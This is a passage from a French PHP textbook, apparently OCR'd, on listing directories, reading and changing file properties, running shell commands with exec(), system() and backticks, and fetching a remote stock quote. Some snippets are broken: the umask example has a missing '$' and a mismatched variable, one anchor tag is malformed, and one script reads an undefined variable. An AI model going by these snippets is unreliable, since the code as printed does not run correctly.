Une fois que des utilisateurs ont déposé des fichiers, il peut leur être très utile de visualiser les données qui ont été transférées et de manipuler le contenu de ces fichiers. PHP offre un ensemble de fonctions de manipulation des répertoires et du système de fichiers permettant de fournir cette fonctionnalité.

Lecture du contenu de répertoires

Nous allons commencer par implémenter un script permettant de parcourir des répertoires pour explorer le contenu qui a été déposé. Avec PHP, la navigation dans des répertoires est très simple à mettre en œuvre. Le Listing 17.3 contient un script simple qui peut être utilisé à cette fin.

Listing 17.3 : *parcours_rep.php* — Parcours du répertoire contenant les fichiers déposés

```
<html>
<head>
  <title>Parcours de répertoires</title>
</head>
<body>
<h1>Parcours</h1>
<?php
  $rep_courant = '/depots/';
  $rep = opendir($rep_courant);

  echo "<p>Le répertoire des dépôts est $rep_courant</p>";
  echo '<p>Contenu du répertoire :</p><ul>';
  while (false !== ($fichier = readdir($rep))) {
      // Supprime les deux entrées . et ..
      if ($fichier != "." && $fichier != "..") {
        echo "<li>$fichier</li>";
      }
  }
  echo '</ul>';
  closedir($rep);
?>
</body>
</html>
```

Ce script met en œuvre les fonctions `opendir()`, `closedir()` et `readdir()`.

La fonction `opendir()` s'utilise pour ouvrir un répertoire en lecture, exactement comme `fopen()` ouvre des fichiers. Au lieu de passer un nom de fichier à la fonction `opendir()`, il faut lui passer un nom de répertoire :

```
$rep = opendir($rep_courant);
```

`opendir()` renvoie un descripteur de répertoire, tout comme `fopen()` renvoie un descripteur de fichier.

Une fois qu'un répertoire est ouvert, vous pouvez y lire le nom des fichiers qui y sont contenus en appelant la fonction `readdir($rep)`, comme on le montre dans l'exemple du Listing 17.3. Cette fonction renvoie `false` lorsqu'il n'y a pas (ou plus) de fichier à lire (elle renverra également `false` en présence d'un fichier nommé "`0`") ; pour prendre en compte cette situation particulière, on effectue le test suivant :


```
while (false !== ($fichier = readdir($rep)))
```

Lorsque la lecture d'un répertoire est terminée, on appelle la fonction `closedir($rep)` pour mettre un terme à l'opération de lecture. Là encore, cette fonction est comparable à son équivalent pour la fermeture d'un fichier, `fclose()`.

Un exemple de résultat obtenu après l'exécution du script du Listing 17.3 est montré à la Figure 17.3.

Figure 17.3

L'affichage du contenu du répertoire montre tous les fichiers enregistrés dans le répertoire indiqué.



Généralement, la liste de la Figure 17.3 contiendra également les entrées `.` (le répertoire courant) et `..` (le répertoire de niveau supérieur dans l'arborescence de répertoires), mais nous avons ici supprimé ces deux entrées à l'aide de cette ligne de code :

```
if($fichier != "." && $fichier != "..")
```

Si vous permettez de parcourir les répertoires avec un mécanisme comme celui-ci, il peut être judicieux de restreindre les répertoires qui peuvent être visités, afin qu'un utilisateur ne puisse pas parcourir le contenu des répertoires situés dans des zones normalement inaccessibles.

`rewinddir($rep)` est une fonction apparentée aux fonctions précédentes qui se révèle parfois bien utile. Elle replace le pointeur de répertoire tout au début du répertoire exploré.

La classe `dir` fournie par PHP constitue une autre possibilité. Elle est dotée des propriétés `handle` et `path` et des méthodes `read()`, `close()` et `rewind()` qui offrent des fonctionnalités identiques à celles des fonctions que nous venons de décrire.

Le Listing 17.4 présente une réécriture de l'exemple précédent en utilisant la classe `dir`.

Listing 17.4 : *parcours_rep2.php* — Utilisation de la classe *dir* pour afficher le contenu d'un répertoire

```
<html>
<head>
  <title>Parcours de répertoires</title>
</head>
<body>
<h1>Parcours</h1>
<?php
  $rep = dir("/depots/");
```

```
  echo "<p>Le descripteur est $rep->handle</p>";
  echo "<p>Le répertoire de dépôt est $rep->path</p>";
  echo '<p>Contenu du répertoire :</p><ul>';

  while (false !== ($fichier = $rep->read())) {
      // Supprime les deux entrées . et ..
       if ($fichier != "." && $fichier != "..") {
         echo "<li>$fichier</li>";
       }
  }
  echo '</ul>';
  $rep->close();
?>
</body>
</html>
```

Dans ces exemples, les noms de fichiers n'apparaissent pas dans un ordre particulier. Si vous souhaitez qu'ils soient triés, vous devrez utiliser la fonction `scandir()` introduite par PHP 5. Cette fonction stocke les noms de fichiers dans un tableau et les trie par ordre alphabétique croissant ou décroissant, comme dans le Listing 17.5.

Listing 17.5 : *scandir.php* — Utilisation de la fonction *scandir()* pour trier alphabétiquement les noms de fichiers

```
<html>
<head>
  <title>Parcours de répertoires</title>
</head>
<body>
<h1>Parcours</h1>
<?php
$rep = '/depots/';
$fichiers1 = scandir($rep);
$fichiers2 = scandir($rep, 1);

echo "<p>Le répertoire des dépots est $rep</p>";
echo '<p>Contenu du répertoire par ordre alphabétique croissant :
</p><ul>';

foreach($fichiers1 as $fichier) {
  if($fichier != "." && $fichier != "..") {
    echo "<li>$fichier</li>";
  }
}

echo '</ul>';

echo "<p> Le répertoire des dépots est $rep</p>";
echo '<p> Contenu du répertoire par ordre alphabétique décroissant :
</p><ul>';
```

```
foreach($fichiers2 as $fichier) {
  if($fichier != "." && $fichier != "..") {
    echo "<li>$fichier</li>";
  }
}

echo '</ul>';

?>
</body>
</html>
```

Obtention d'informations sur le répertoire courant

Il est possible d'obtenir des informations supplémentaires sur le chemin d'accès d'un fichier.

Les fonctions `dirname(`*`$chemin`*`)` et `basename(`*`$chemin`*`)` renvoient, respectivement, la partie du chemin d'accès représentant le nom du répertoire contenant le fichier et la partie du chemin d'accès représentant le nom du fichier. Ces fonctions peuvent être intéressantes dans le cadre d'une application d'exploration des répertoires et c'est particulièrement vrai lorsque la structure des répertoires est sophistiquée et qu'elle repose sur l'emploi de noms de répertoires et de fichiers dotés d'une signification particulière.

Grâce à la fonction `disk free space(`*`$chemin`*`)`, nous pourrions ajouter au script précédent un mécanisme indiquant la quantité d'espace disponible pour le stockage des fichiers déposés. Lorsque l'on passe en paramètre à cette fonction un chemin d'accès à un répertoire, elle renvoie le nombre d'octets disponibles sur le disque (Windows) ou dans le système de fichiers (Unix) qui contient ce répertoire.

Création et suppression de répertoires

PHP permet non seulement de lire passivement des informations relatives aux répertoires, mais aussi de créer et de supprimer des répertoires, respectivement avec les fonctions `mkdir()` et `rmdir()`. Cependant, on ne peut créer et supprimer des répertoires que dans les chemins d'accès accessibles à l'utilisateur qui exécute le script.

La mise en œuvre de la fonction `mkdir()` est un peu délicate. Cette fonction prend deux paramètres : le chemin d'accès au répertoire à créer (qui contient le nom du nouveau répertoire) et les permissions à associer à ce répertoire. Voici un exemple :

```
mkdir("/tmp/tests", 0777);
```

Toutefois, les permissions que vous avez indiquées ne seront pas nécessairement accordées car les véritables permissions seront le résultat d'un ET logique entre celles que vous avez indiquées et *l'inverse* du "umask" courant. Par exemple, si le umask a la valeur `022`, les permissions accordées ici seront `0755`.

Pour éviter ce masquage, vous pouvez réinitialiser le umask avant de créer un répertoire :

```
ancien_umask = umask(0);
mkdir("/tmp/tests", 0777);
umask($oldumask);
```

Ce code utilise la fonction `umask()`, qui permet de vérifier et de modifier la valeur courante du umask. `umask()` définit le umask à la valeur qui lui a été passée en paramètre et renvoie l'ancienne valeur de umask. Sans paramètre, `umask()` renvoie uniquement la valeur courante de umask.

Notez que la fonction `umask()` n'a aucun effet sur un système Windows.

La fonction `rmdir()` supprime le répertoire qui lui est passé en paramètre. En voici deux exemples d'utilisation :

```
rmdir("/tmp/tests");
```

et

```
rmdir("c:\\tmp\\tests");
```

`rmdir()` ne peut supprimer que des répertoires vides.

Interaction avec le système de fichiers

Avec PHP, vous pouvez consulter et obtenir des informations sur des répertoires, mais également interagir et obtenir des informations sur les fichiers conservés sur le serveur web. Nous avons vu précédemment comment écrire et lire dans des fichiers. PHP offre de nombreuses autres fonctions pour la manipulation des fichiers.

Obtention d'informations sur les fichiers

La partie du script qui affiche la liste du contenu d'un répertoire peut être modifiée de la manière suivante :

```
while (false !== ($fichier = readdir($rep))) {
 echo "<href=\"details_fichier.php?file=$fichier\">$fichier</a><br />";
}
```

Nous pouvons ensuite créer le script *details_fichier.php* pour obtenir plus d'informations sur un fichier. Ce script est donné au Listing 17.6.

ATTENTION

Les fonctions `posix getpuwuid()`, `fileowner()` et `filegroup()` utilisées dans ce script ne sont pas prises en charge (ou du moins pas de manière fiable) sous Windows.


Listing 17.6 : *details_fichier.php* — Mise en œuvre de fonctions renseignant sur le statut d'un fichier

```
<html>
<head>
  <title>Détails sur les fichiers </title>
</head>
<body>
<?php
  $rep_courant = '/depots/';
  $fichier = basename($fichier);  // suppression du chemin pour des
                                  // raisons de sécurité.

  echo "<h1>Détails du fichier $fichier</h1>";
  $fichier = $rep_courant . $fichier;

  echo "<h2>Informations sur le fichier</h2>";
  echo "Dernier accès : ".date("j F Y H:i", fileatime($fichier))
       . "<br />";
  echo "Dernière modification : ".date("j F Y H:i", filemtime($fichier))
       . "<br />";

  $utilisateur = posix_getpwuid(fileowner($fichier));
  echo "Propriétaire : " . $utilisateur['name'] . "<br />";

  $groupe = posix_getgrgid(filegroup($fichier));
  echo "Groupe : " . $groupe['name'] ."<br />";

  echo "Permissions : " . decoct(fileperms($fichier)) . "<br />";

  echo "Type : " . filetype($fichier) . "<br />";

  echo "Taille : " . filesize($fichier) . " octets<br />";


  echo '<h2>Tests sur le fichier</h2>';

  echo "is_dir : " . (is_dir($fichier)? 'true' : 'false')."<br />";
  echo "is_executable : " . (is_executable($fichier)? 'true' : 'false')
                          . "<br />";
  echo "is_file : " . (is_file($fichier)? 'true' : 'false')."<br/>";
  echo "is_link : " . (is_link($fichier)? 'true' : 'false')."<br />";
  echo "is_readable : " . (is_readable($fichier)? 'true' : 'false')
                        . "<br />";
  echo "is_writable : " . (is_writable($fichier)? 'true' : 'false')
                        . "<br />";

?>
</body>
</html>
```

La Figure 17.4 donne un exemple d'exécution du Listing 17.6.

Figure 17.4

Le script du Listing 17.6 permet d'accéder aux informations du système de fichiers qui se rapportent à un fichier spécifique. Notez que les permissions sont indiquées au format octal.



Examinons ce que fait chacune des fonctions utilisées dans le script du Listing 17.6.

Comme nous l'avons déjà mentionné, la fonction `basename()` fournit le nom du fichier sans nom de répertoire (la fonction `dirname()` fournirait, quant à elle, le nom du répertoire sans le nom du fichier).

Les fonctions `fileatime()` et `filemtime()` renvoient la date et l'heure ("l'horodatage") respectivement du dernier accès au fichier et de la dernière modification apportée au fichier. Ces dates et heures sont reformatées ici avec la fonction `date()`, de sorte à en faciliter la lecture. Avec certains systèmes d'exploitation, ces deux fonctions renverront la même valeur (comme ici) ; cela dépend des informations enregistrées par le système.

Les fonctions `fileowner()` et `filegroup()` renvoient, respectivement, l'ID utilisateur (`uid`, pour *user ID*) et l'ID de groupe (`gid` pour *group ID*) du fichier. Ces ID peuvent être convertis en noms *via* les fonctions `posix getpwuid()` et `posix getgrgid()`, afin d'en faciliter la lecture. Ces dernières prennent respectivement le `uid` et le `gid` comme paramètre et renvoient un tableau associatif contenant les informations relatives à l'utilisateur ou au groupe, dont le nom de l'utilisateur ou du groupe (que nous avons utilisés dans notre script).

La fonction `fileperms()` renvoie les permissions sur le fichier. Dans le Listing 17.6, ces permissions sont reformatées en octal au moyen de la fonction `decoct()`, afin de leur donner un format plus familier aux utilisateurs d'Unix.

La fonction `filetype()` renvoie des informations sur le type du fichier examiné. Les résultats possibles sont : `fifo`, `char`, `dir`, `block`, `link`, `file` et `unknown`.

La fonction `filesize()` renvoie la taille du fichier en octets.

Le second ensemble de fonctions mises en œuvre – `is dir()`, `is executable()`, `is file()`, `is link()`, `is readable()` et `is writable()` – permet de tester les différents attributs du fichier. Toutes ces fonctions renvoient `true` ou `false`.

On aurait également pu appeler la fonction `stat()` pour obtenir une grande partie de ces informations. En effet, lorsqu'on lui passe un fichier en paramètre, cette fonction renvoie un tableau rassemblant des informations comme celles qui sont renvoyées par les fonctions citées plus haut. La fonction `lstat()` est identique à la fonction `stat()`, mais pour les liens symboliques.

Toutes les fonctions informant du statut d'un fichier se révèlent coûteuses en termes de temps d'exécution. C'est pourquoi les données qu'elles renvoient sont placées dans la mémoire cache. Si vous souhaitez obtenir des informations sur le statut d'un fichier donné, avant et après sa modification, appelez la fonction :

```
clearstatcache();
```

pour effacer les résultats précédents. Pour, par exemple, utiliser le script précédent avant et après avoir modifié le fichier, il faut commencer par appeler cette fonction afin de s'assurer que les informations renvoyées par les différentes fonctions seront bien à jour.

Modification des propriétés d'un fichier

Vous pouvez non seulement visualiser les propriétés d'un fichier, mais également les modifier.

Les fonctions `chgrp(`*`fichier`*`, `*`groupe`*`)`, `chmod(`*`fichier`*`, `*`permissions`*`)` et `chown(`*`fichier`*`, `*`utilisateur`*`)` se comportent de la même manière que leurs homologues Unix. Aucune de ces fonctions n'est utilisable sous Windows (sauf `chown()`, mais elle renvoie toujours `true`).

La fonction `chgrp()` permet de modifier le groupe d'un fichier. Elle ne peut toutefois s'utiliser que pour changer un groupe en un autre groupe dont l'utilisateur est membre, à moins que l'utilisateur ne soit `root`.

La fonction `chmod()` permet de modifier les permissions d'un fichier. Les nouvelles permissions doivent lui être passées en paramètre de la même manière que pour la commande `chmod` d'Unix. Préfixez les permissions avec un "`0`" (zéro), pour indiquer qu'elles sont au format octal, comme dans l'exemple suivant :

```
chmod('unfichier.txt', 0777);
```

La fonction `chown()` permet de modifier le propriétaire d'un fichier. Elle ne peut être utilisée que si le script est exécuté en tant que `root`, ce qui ne devrait jamais se produire à moins que vous n'exécutiez spécifiquement le script depuis la ligne de commande pour réaliser une tâche administrative.

Création, suppression et déplacement de fichiers

PHP offre des fonctions de manipulation du système de fichier qui permettent de créer, de déplacer et de supprimer des fichiers.

Vous pouvez créer un fichier, ou changer la date et l'heure de sa dernière modification, grâce à la fonction `touch()`. Celle-ci est comparable à la commande Unix `touch`. Son prototype est le suivant :

```
bool touch (string fichier, [int date [, int unedate]])
```

Si vous passez un fichier existant en paramètre à la fonction `touch()`, sa date et son heure de dernière modification seront définies soit sur la date et l'heure courantes, soit sur les valeurs indiquées dans le second paramètre. Si vous voulez passer ce second paramètre, vous devez l'exprimer sous la forme d'une étiquette temporelle. Si le fichier passé en paramètre n'existe pas, la fonction `touch()` le crée. L'heure à laquelle ce fichier aura été examiné sera également modifiée : par défaut, il s'agira de l'heure système courante ou, le cas échéant, de l'instant indiqué dans le paramètre (facultatif) `unedate`.

Pour supprimer des fichiers, utilisez la fonction `unlink()` (notez que cette fonction ne porte pas le nom *delete*, qui ne fait pas partie des mots réservés en PHP) :

```
unlink($nomfichier);
```

Les fonctions `copy()` et `rename()` permettent, respectivement, de copier et de déplacer des fichiers. Elles s'utilisent de la manière suivante :

```
copy($chemin_source, $chemin_destination);
rename($ancienfichier, $nouveaufichier);
```

Nous avons déjà eu recours à la fonction `copy()` dans le Listing 17.2.

La fonction `rename()` a deux emplois en PHP, puisqu'elle permet aussi de déplacer les fichiers d'un emplacement à l'autre et que PHP n'offre pas de fonction `move()` spécialisée pour le déplacement des fichiers. Selon les systèmes d'exploitation, `rename()` permet ou non de déplacer un fichier d'un système de fichiers à un autre et écrase ou n'écrase pas les fichiers. Par conséquent, assurez-vous des effets de la fonction `rename()` sur votre système avant de la mettre en œuvre. De même, faites attention au chemin d'accès utilisé pour le fichier à déplacer. S'il s'agit d'un chemin d'accès relatif, il sera traité par rapport à l'emplacement du script, pas du fichier original.

Utilisation de fonctions d'exécution de programmes

Nous arrêtons là notre étude des fonctions du système de fichiers pour examiner les fonctions dont nous disposons pour exécuter des commandes sur le serveur.

Ces fonctions sont très utiles lorsque vous voulez fournir un frontal web vers un système utilisant la ligne de commande. Nous avons, par exemple, déjà eu recours à ces commandes pour mettre en place un frontal pour le gestionnaire de listes de diffusion `ezmlm`. Nous aurons également l'occasion de nous en servir lorsque nous en viendrons à l'étude de cas d'école, un peu plus loin dans cet ouvrage.

Pour exécuter une commande sur un serveur web, vous disposez de quatre techniques. Elles sont assez semblables les unes aux autres et ne se différencient que sur quelques points mineurs :

1. **`exec()`**

   Son prototype est le suivant :

   ```
   string exec (string commande [, array &résultat [, int &valeur_retour]])
   ```

   Il suffit donc de passer à la fonction `exec()` la commande à exécuter, comme ici :

   ```
   exec("ls -la");
   ```

   `exec()` ne produit pas de résultat direct, mais elle renvoie la dernière ligne du résultat de l'exécution de la commande.

   Si vous passez le deuxième paramètre *`résultat`*, celui-ci contiendra en sortie un tableau de chaînes dont chacune représente une ligne du résultat de l'exécution de la commande. Si vous passez une variable comme troisième paramètre (*`valeur retour`*), celle-ci contiendra en sortie le code de retour de la commande.

2. **`passthru()`**

   Son prototype est le suivant :

   ```
   void passthru (string commande [, int valeur_retour])
   ```

   La fonction `passthru()` affiche directement son résultat dans la fenêtre du navigateur (elle est très utile pour les résultats binaires, comme les données de type image). Elle ne renvoie rien.

   Ses paramètres fonctionnent comme ceux de `exec()`.

3. **`system()`**

   Son prototype est le suivant :

   ```
   string system (string commande [, int valeur_retour])
   ```

   Cette fonction affiche le résultat de l'exécution de la commande dans la fenêtre du navigateur. À la différence de `passthru()`, la fonction `system()` essaie d'afficher

chaque ligne de la sortie à mesure de leur obtention (quand PHP est exécuté en tant que module du serveur). Elle renvoie la dernière ligne de résultat en cas de succès, ou `false` en cas d'échec.

Ses paramètres fonctionnent comme ceux des fonctions précédentes.

4. **Backticks, ou apostrophes inverses**.

   Nous avons déjà brièvement mentionné les apostrophes inverses au Chapitre 1. Ce sont, en réalité, des opérateurs d'exécution.

   Les apostrophes inverses ne produisent aucun résultat direct, elles renvoient le résultat de l'exécution de la commande sous la forme d'une chaîne.

Si vos besoins sont plus sophistiqués, vous pouvez également utiliser les fonctions `popen()`, `proc open()` et `proc close()` ; celles-ci servent à lancer des processus externes et à rediriger vers eux des données (et, inversement, à rapatrier les données qu'ils produisent).

Le script du Listing 17.7 illustre l'usage de ces différentes fonctions.

Listing 17.7 : *progex.php* — Fonctions de statut des fichiers et leurs résultats

```
<?php

   chdir('/depots/');

///// Version exec()
   echo '<pre>';

   // Unix
   exec('ls -la', $resultat);
   // Windows
   // exec('dir', $resultat);
   foreach ($resultat as $ligne)
     echo "$ligne\n";

   echo '</pre>';
   echo '<br /><hr /><br />';

///// Version passthru()
   echo '<pre>';

   // Unix
   passthru('ls -la');
   // Windows
   // passthru('dir');

   echo '</pre>';
   echo '<br /><hr /><br />';

///// Version system()

   echo '<pre>';
```

```
    // Unix
    $resultat = system('ls -la');
    // Windows
    // $resultat = system('dir');
    echo '</pre>';
    echo '<br /><hr /><br />';

/////  Version apostrophes inverses

    echo '<pre>';
    // Unix
    $resultat = `ls -al`;
    // Windows
    // $resultat = `dir`;
    echo $resultat;
    echo '</pre>';

?>
```

Chacune de ces approches aurait pu être envisagée à la place du script d'exploration des répertoires étudié plus haut. Notez toutefois que ce code met en évidence l'un des inconvénients de recourir à des commandes externes : la portabilité. Nous nous sommes ici servis de commandes Unix et il est clair que le code ne peut pas s'exécuter sur Windows.

Si vous prévoyez d'inclure des données soumises par l'utilisateur dans la commande à exécuter, assurez-vous de toujours traiter au préalable celle-ci avec la fonction `escapeshellcmd()`. Cette fonction empêche en effet les utilisateurs mal intentionnés d'exécuter des commandes sur votre système. Vous pouvez, par exemple, utiliser cette fonction de la manière suivante :

```
system(escapeshellcmd($commande));
```

Il est également conseillé de toujours faire appel à la fonction `escapeshellarg()` pour protéger les paramètres que vous passez à une commande du shell.

Interaction avec l'environnement : *getenv()* et *putenv()*

Nous terminerons ce chapitre en examinant comment utiliser les variables d'environnement à partir de code PHP. Deux fonctions sont disponibles à cet effet : `getenv()`, qui permet de retrouver des variables d'environnement, et `putenv()`, qui s'emploie pour définir des variables d'environnement. Notez que ce que nous appelons ici *environnement* est l'environnement dans lequel PHP est exécuté sur le serveur.

Vous pouvez obtenir la liste de toutes les variables d'environnement de PHP en exécutant la fonction `phpinfo()`. Certaines variables sont plus utiles que d'autres. Par exemple :

```
getenv("HTTP_REFERER");
```

renvoie l'URL de la page à partir de laquelle l'utilisateur a accédé à la page courante.

Vous pouvez aussi définir des variables d'environnement en fonction de vos besoins, par exemple :

```
$home = "/home/nobody";
putenv ("HOME=$home");
```

Si vous êtes administrateur système et que vous souhaitiez limiter les variables d'environnement que les programmeurs sont autorisés à configurer, utilisez la directive `safe mode allowed env vars` de *php.ini*. Lorsque PHP s'exécute en mode sécurisé, les utilisateurs ne peuvent définir que les variables d'environnement dont les préfixes sont énumérés dans cette directive.

INFO

Pour plus d'informations sur des variables d'environnement spécifiques, consultez la spécification de CGI, sur la **page http://hoohoo.ncsa.uiuc.edu/cgi/env.html**.

Pour aller plus loin

En PHP, la plupart des fonctions de manipulation du système de fichiers correspondent à des fonctions du système d'exploitation sous-jacent. Si vous utilisez Unix, vous trouverez des informations précieuses dans les *pages de man*.

Pour la suite

Au Chapitre 18, nous verrons comment utiliser les fonctions PHP de réseau et de protocoles pour interagir avec d'autres systèmes que votre propre serveur web, ce qui donnera encore plus de perspectives aux scripts PHP.

18

Utilisation des fonctions de réseau et de protocole

Ce chapitre décrit les fonctions orientées réseau de PHP, qui permettent d'interagir avec le reste d'Internet par le biais de scripts PHP. Un monde rempli de ressources s'ouvre alors à vous et il existe toute une gamme de protocoles pour les utiliser.

Vue d'ensemble des protocoles réseau

Les protocoles sont des règles de communication pour des situations données. Par exemple, le protocole de communication entre deux individus est bien connu : chacun salue l'autre, des poignées de main sont échangées, une discussion s'engage et prend fin, puis chacun prend congé de l'autre avec une formule d'adieu. Les diverses situations possibles requièrent divers protocoles. En outre, les utilisateurs d'autres cultures peuvent s'attendre à utiliser des protocoles différents, ce qui rend l'interaction difficile. Les protocoles des réseaux informatiques sont similaires.

Tout comme les protocoles humains, différents protocoles informatiques sont utilisés dans des situations et des applications différentes. Ainsi, vous utilisez le protocole HTTP (*HyperText Transfer Protocol*) lorsque vous demandez et recevez des pages web : votre ordinateur demande un document (HTML ou PHP) à un serveur web, qui lui répond en renvoyant le document souhaité. Vous avez probablement aussi déjà utilisé FTP (*File Transfer Protocol*) pour transférer des fichiers entre des ordinateurs en réseau. Il existe encore bien d'autres protocoles.

La plupart des protocoles et autres standards Internet sont décrits dans des documents appelés RFC (*Requests For Comments*). Ils sont élaborés et précisément définis par le groupe de travail IETF (*Internet Engineering Task Force*). Les RFC sont largement

disponibles sur Internet. Leur "dépôt" officiel se situe à l'URL **http://www.rfc-editor.org/**.

À chaque fois que vous travaillez sur un protocole particulier, vous avez tout intérêt à consulter les documents qui le définissent, car ils font autorité et se révéleront souvent très utiles pour déboguer votre code. Toutefois, ils sont très détaillés et peuvent contenir plusieurs centaines de pages.

Les documents RFC2616 et RFC822, qui décrivent respectivement le protocole HTTP/1.1 et le format des courriers électroniques sur Internet, sont des exemples de RFC bien connus.

Dans ce chapitre, nous examinerons des aspects de la programmation PHP lorsque l'on utilise certains de ces protocoles. Nous nous pencherons plus particulièrement sur l'envoi de courriers électroniques avec SMTP, sur la lecture de courriers électroniques avec POP3 et IMAP4, sur la connexion avec d'autres serveurs web avec HTTP et HTTPS et sur le transfert de fichiers avec FTP.

Envoi et réception de courriers électroniques

La fonction `mail()` est le moyen le plus simple d'envoyer des courriers électroniques *via* un script PHP. Nous avons déjà étudié cette fonction en détail au Chapitre 4, si bien que nous n'y reviendrons pas dans ce chapitre. Cette fonction utilise le protocole SMTP (*Simple Mail Transfer Protocol*) pour envoyer les courriers électroniques.

Il existe toute une gamme de classes librement disponibles, qui permettent d'élargir les possibilités de la fonction `mail()`. Au Chapitre 28, nous utiliserons la classe d'un module pour envoyer des pièces jointes HTML à un message. Le protocole SMTP, quant à lui, est réservé à l'envoi du courrier. Les protocoles IMAP4 (*Internet Message Access Protocol*, décrit dans le RFC2060) et POP3 (*Post Office Protocol*, décrit dans les RFC1939 ou STD0053) servent à lire les courriers électroniques à partir d'un serveur de messagerie. Ces protocoles ne sont pas conçus pour l'envoi de messages.

Le protocole IMAP4 permet de lire et de manipuler des courriers électroniques conservés sur un serveur. Il est plus sophistiqué que le protocole POP3, qui ne sait que télécharger les courriers vers un client et les supprimer du serveur.

PHP comprend une bibliothèque IMAP4 qui n'est pas limitée aux connexions IMAP4 puisqu'elle permet également d'utiliser les protocoles POP3 et NNTP (*Network News Transfer Protocol*). Le projet décrit au Chapitre 27 fait un usage intensif de cette bibliothèque.

Utilisation des données d'autres sites web

Un des grands atouts du Web est qu'il permet d'utiliser, de modifier et d'incorporer des informations et des services existants dans vos pages. PHP permet de réaliser très facilement une telle opération, comme le montre l'exemple qui suit.

Considérons le cas d'une entreprise désireuse d'afficher sa cotation en Bourse sur la page d'accueil de son site. L'information est disponible quelque part sur l'un des sites boursiers, mais comment y accéder automatiquement ?

Nous devons tout d'abord connaître l'URL de la source d'origine de cette information. Nous pourrons ensuite établir une connexion avec cette URL à chaque visite sur la page d'accueil, récupérer la page et extraire les informations qui nous intéressent.

Le Listing 18.1 présente un script qui permet de récupérer et de mettre en forme une cotation boursière affichée sur le site du NASDAQ. Ici, nous récupérons la cotation boursière d'Amazon.com (vous pouvez naturellement inclure d'autres informations dans votre page, mais le principe est le même).

Listing 18.1 : *recherche.php* — Récupération sur le site du NASDAQ de la cotation boursière portant le symbole indiqué dans *$symbole*

```
<html>
 <head>
  <title>Cotation boursière du NASDAQ</title>
 </head>
 <body>
<?php
// Choix de la cotation
$symbole = 'AMZN';
echo "<h1>Cotation de $symbole</h1>";

$url = "http://finance.yahoo.com/d/
quotes.csv?s=$symbole&e=.csv&f=sl1d1t1c1ohg";

if (!($contenu = file_get_contents($url))) {
    die("Impossible d'ouvrir $url");
}

// Extraction des données pertinente
list($symbole, $cote, $date, $heure) = explode(',', $contenu);
$date = trim($date, '"');
$heure = trim($heure, '"');

echo "<p>$symbole était vendu à $cote</p>";
echo "<p>Cote actuelle du $date, à $heure</p>";

// Cite la source
echo "<p>Ces informations ont été obtenues à partir de<br />" .
     "<a href=\"$url\">$url</a></p>";
?>
 </body>
</html>
```

La Figure 18.1 montre un exemple d'exécution du script du Listing 18.1.




Figure 18.1

Le script du Listing 18.1 extrait la cotation boursière de l'information lue sur le site boursier.

Le code du Listing 18.1 est en lui-même relativement simple ; en fait, il n'utilise que des fonctions que nous avons déjà étudiées.

Quand nous avons évoqué la lecture des fichiers au Chapitre 2, nous avions mentionné que les fonctions sur les fichiers pouvaient également servir à lire des données à partir d'une URL, et c'est exactement ce que nous faisons ici. L'appel à `file get contents()` :

```
if (!($contenu = file_get_contents($url)))
```

renvoie le texte entier de la page web située à l'URL indiquée et le stocke dans `$contenu`.

Les fonctions sur les fichiers de PHP peuvent également faire beaucoup plus. L'exemple précédent charge simplement une page web *via* HTTP, mais vous pouvez interagir avec d'autres serveurs *via* HTTPS, FTP et d'autres protocoles exactement de la même manière. Pour certaines tâches, il se peut que vous deviez choisir une approche plus spécialisée. Certaines fonctionnalités FTP, par exemple, sont disponibles dans les fonctions FTP spécifiques mais pas *via* `fopen()` et les autres fonctions de fichier. Vous trouverez un exemple utilisant les fonctions FTP dans la suite de ce chapitre. Pour certaines tâches HTTP ou HTTPS, vous pouvez avoir besoin de la bibliothèque cURL, qui vous permettra de vous connecter à un site web et d'imiter la navigation d'un utilisateur dans quelques pages.

Lorsque vous avez obtenu le texte de la page à partir de `file get contents()`, vous pouvez utiliser une la fonction `list()` pour extraire les parties de la page que vous souhaitez :

```
list($symbole, $cote, $date, $heure) = explode(',', $contenu);
$date = trim($date, '"');
$heure = trim($heure, '"');

echo "<p>$symbole était vendu à $cote</p>";
echo "<p>Cote actuelle du $date, à $heure</p>";
```

Et c'est fini !

Cette approche peut s'appliquer à diverses situations. Vous pouvez de la même manière récupérer la météo locale et l'incorporer dans votre propre site, par exemple.

Le meilleur usage qui peut être fait de cette approche consiste à combiner des informations provenant de différentes sources. Le site de Philip Greespun, qui dresse un petit bilan de l'état de la richesse de Bill Gates, en est un bon exemple. Ce site est situé à l'URL **http://www.philip.greenspun.com/WealthClock**.

Cette page puise ses informations à deux sources. Elle tire le nombre d'habitants actuel des États-Unis du site de l'agence de recensement des États-Unis, et elle récupère la valeur actuelle d'une action Microsoft. Ces deux éléments d'information sont combinés avec les opinions de l'auteur du site, de façon à établir l'estimation de l'état courant de la fortune de Bill Gates.

